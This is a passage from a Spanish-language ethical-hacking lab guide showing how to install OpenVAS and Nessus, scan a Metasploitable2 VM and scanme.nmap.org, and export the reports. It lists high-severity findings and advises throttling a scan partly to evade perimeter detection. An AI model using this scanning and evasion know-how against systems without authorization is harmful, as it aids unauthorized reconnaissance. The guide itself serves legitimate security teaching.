[*] Creating admin user
User created with password 'dc0fd9d9-8986-4700-84ec-876a6292bfcf'.

[+] Done
root@kali:~# 

```

FIGURA 30 – Servicios de OpenVAS iniciados exitosamente y clave asignada al usuario `admin`

5. Dado que el certificado digital instalado por el proceso de configuración de *OpenVAS* es auto-generado, es posible que reciba una alerta de seguridad del navegador web. Simplemente dele click a las opciones avanzadas y agregue una excepción para el certificado. Luego ingrese a la interfaz administrativa *Greenbone Security Assistant* con el usuario `admin` y la clave asignada. En este ejemplo emplearemos como víctima una VM con *Metasploitable2*, pero usted bien podría usar como blanco cualquiera de sus máquinas virtuales.



también aplica si en algún momento reinicia su equipo y los servicios de OpenVAS no arrancaran automáticamente.

FIGURA 31 – Interfaz administrativa Greenbone Security Assistant

6. Empezaremos por crear un nuevo escaneo. Para ello escogemos el menú “Scans -> Tasks”, y luego daremos click sobre el ícono del asistente (wizard) ubicado a la izquierda en color morado (véase la Figura 32) y optaremos por seleccionar “Task Wizard”.
7. El asistente abrirá una caja de diálogo en la que ingresaremos el nombre de host o la dirección IP de nuestro objetivo y finalmente daremos click en el botón “Start Scan”. Ahora solamente debemos esperar a que finalice el escaneo para poder analizar los resultados y generar un reporte.




FIGURA 32 – Iniciamos el asistente de escaneo (Task Wizard)




FIGURA 33 – Ingresamos nuestro objetivo e iniciamos de inmediato el escaneo

5. En la Figura 34 observamos que el escaneo ha finalizado, ahora podemos ver los reportes generados. Para ver todos los reportes generados damos click en el menú “Scan ->

Reports” (ver Figura 35)




FIGURA 34 – Escaneo finalizado




FIGURA 35 – Reportes generados

- Si queremos ver los resultados de un reporte en particular, como es nuestro caso, daremos click sobre el nombre del reporte, obteniendo una lista de vulnerabilidades similar a la Figura 36.

Vulnerability	Severity	QoD	Host	Location	Actions		
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80%	192.168.77.128	80/tcp			
OS End Of Life Detection	10.0 (High)	80%	192.168.77.128	general/tcp			
Check for rexecd Service	10.0 (High)	80%	192.168.77.128	512/tcp			
Distributed Ruby (DRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	192.168.77.128	8787/tcp			
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95%	192.168.77.128	1099/tcp			
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.77.128	1524/tcp			
DistCC Remote Code Execution Vulnerability	9.0 (High)	99%	192.168.77.128	3632/tcp			
PostgreSQL weak password	9.0 (High)	99%	192.168.77.128	5432/tcp			
MySQL / MariaDB weak password	9.0 (High)	95%	192.168.77.128	3306/tcp			
VNC Brute Force Login	6.0 (High)	95%	192.168.77.128	5900/tcp			
DistCC Detection	8.0 (High)	95%	192.168.77.128	3632/tcp			
Check for rsh Service	7.5 (High)	80%	192.168.77.128	514/tcp			
Check for rlogin Service	7.5 (High)	70%	192.168.77.128	513/tcp			
phpinfo() output accessible	7.5 (High)	80%	192.168.77.128	80/tcp			
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	99%	192.168.77.128	6200/tcp			
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%	192.168.77.128	21/tcp			
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	95%	192.168.77.128	80/tcp			
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	99%	192.168.77.128	80/tcp			
Test HTTP dangerous methods	7.5 (High)	99%	192.168.77.128	22/tcp			
SSH Brute Force Logins With Default Credentials Reporting	7.5 (High)	95%	192.168.77.128	22/tcp			

FIGURA 36 – Resultados del escaneo

FIGURA 37 – Detalle de una vulnerabilidad con nivel de riesgo alto

9. En nuestro reporte ejemplo podemos observar que hay una vulnerabilidad con riesgo ALTO relacionada al sistema operativo (ver Figura 37).
10. OpenVAS permite exportar el reporte en distintos formatos aparte de XML, en la Figura 38 se ve un breve listado de las opciones disponibles. Para generar el reporte en XML escogemos la opción por defecto “Anonymous XML” y damos click en la flecha de color verde ubicada a la derecha de las opciones de formatos. Véase la Figura 39.

FIGURA 38 – Opciones de formatos del reporte




FIGURA 39 – Reporte generado en XML

Lab 3.1c: Análisis de vulnerabilidades con Nessus (BONUS LAB)

En este ejercicio instalaremos la herramienta *Nessus Home* en *Kali Linux* para realizar un escaneo de puertos y analizar las vulnerabilidades presentes en un equipo víctima.

Recursos:

- **Víctima:** 1 dispositivo a su elección con cualquier sistema operativo. En el ejemplo usaremos como víctima el proyecto *ScanMe* de *NMAP*.
- **Estación hacker:** 1 PC o VM *Windows* o *Linux*. En el ejemplo usaremos como estación hacker *Kali Linux*.
- **Software:** *Nessus Home* disponible en <https://www.tenable.com/products/nessus-home>.

Pasos que seguir:

1. Para el sistema hacker hemos escogido *Kali Linux*, pero *Nessus Home* puede instalarse en sistemas *Windows Server*, *Windows 7/8/10*, *Linux* y *Mac OS*.
2. Regístrese con *Tenable* y descargue el instalador, transfíralo a su estación hacker y ejecute el programa de instalación con privilegios administrativos. En nuestro caso particular hemos descargado el instalador para *Kali Linux* de 64 bits, tal y como se muestra en la FIGURA 41.

Sintaxis (como root o con sudo) :

```
dpkg -i <ruta_paquete_a_instalar>
```

Ej :

```
dpkg -i ./Nessus-7.1.3-debian6_amd64.deb
```




FIGURA 40 – Página de registro de Nessus Home




FIGURA 41 – Página de descarga de Nessus




FIGURA 42 – Instalamos el paquete descargado desde Tenable con el comando dpkg

3. Una vez instalado procederemos a iniciar el servicio desde la línea de comandos.

/etc/init.d/nessusd start

Otra forma de iniciar el servicio: service nessusd start




FIGURA 43 – Iniciamos el servicio nessusd

4. La interfaz gráfica de *Nessus* se accede desde un navegador web conectándose al host local

en el puerto 8834. La primera vez nos va a pedir crear un usuario administrador, póngale el nombre de su preferencia y asígnele una clave.




FIGURA 44 – Agregamos una excepción para el certificado autogenerado por Nessus




FIGURA 45 – Nessus se toma unos minutos para iniciarse




FIGURA 46 – Creamos una cuenta para administrar Nessus y le asignamos una clave




FIGURA 47 – Activamos la licencia de Nessus con el código que nos llega a la cuenta de correo registrada

5. Luego de eso *Nessus* se conectará con los servidores de *Tenable* para descargar los plugins, es decir los módulos utilizados para detectar vulnerabilidades en los sistemas remotos. Estos plugins se actualizan de forma frecuente y *Nessus* chequea si hay actualizaciones disponibles cada vez que se inicia.
6. El proceso de descarga de los plugins toma varios minutos la primera vez, y una vez

finalizado veremos la interfaz administrativa en donde podremos realizar escaneos de vulnerabilidades (ver Figura 48).

7. Para agregar un nuevo escaneo, podemos hacerlo desde la carpeta “My Scans” haciendo click en el botón “New Scan”, a partir de una plantilla (template). Véase la Figura 49.




FIGURA 48 – Damos click en el botón “New Scan”




FIGURA 49 – Escogemos el “Basic Network Scan”

8. En este ejemplo usaremos la plantilla básica “Basic Network Scan” y dejaremos las opciones por defecto para auditar el host scanme.nmap.org. El lector es libre de experimentar con las distintas plantillas. Véase la Figura 50.

FIGURA 50 – Nuestro objetivo en este ejemplo es scanme.nmap.org

9. Lo único que cambiaremos serán las opciones avanzadas respecto a rendimiento (opción “Custom”). Esto lo haremos por dos motivos principales: 1) evitar ser detectados por un dispositivo de protección perimetral y 2) para evitar congestionar los equipos remotos. En las Figuras 51 y 52 se observa que hemos disminuido los escaneos simultáneos de 30 hosts a 1 y de 4 chequeos por host a sólo 2. Luego de esto grabaremos nuestro escaneo dando click en el botón “Save” ubicado en la parte inferior de la página web.




FIGURA 51 – En opciones avanzadas escogemos la opción “Custom” para cambiar los valores




FIGURA 52 – Cambiamos los valores por defecto

10. El escaneo creado aparecerá listado en la carpeta “My Scans”. Para iniciararlo daremos click en el botón “Play” o “Launch”. El análisis de vulnerabilidades puede tomar varios minutos, horas o días inclusive, dependiendo de la cantidad de hosts escaneados.




FIGURA 53 – Lanzamos el escaneo

11. Cuando el escaneo se haya completado veremos un símbolo de visto en la tercera columna. Para ver los resultados daremos click en el nombre del escaneo.



FIGURA 54 – Resultados del escaneo




FIGURA 55 – Pestaña “Vulnerabilities”

12. Finalmente podremos generar reportes en distintos formatos para su posterior análisis (menú “Export”).




FIGURA 56 – Exportamos el reporte

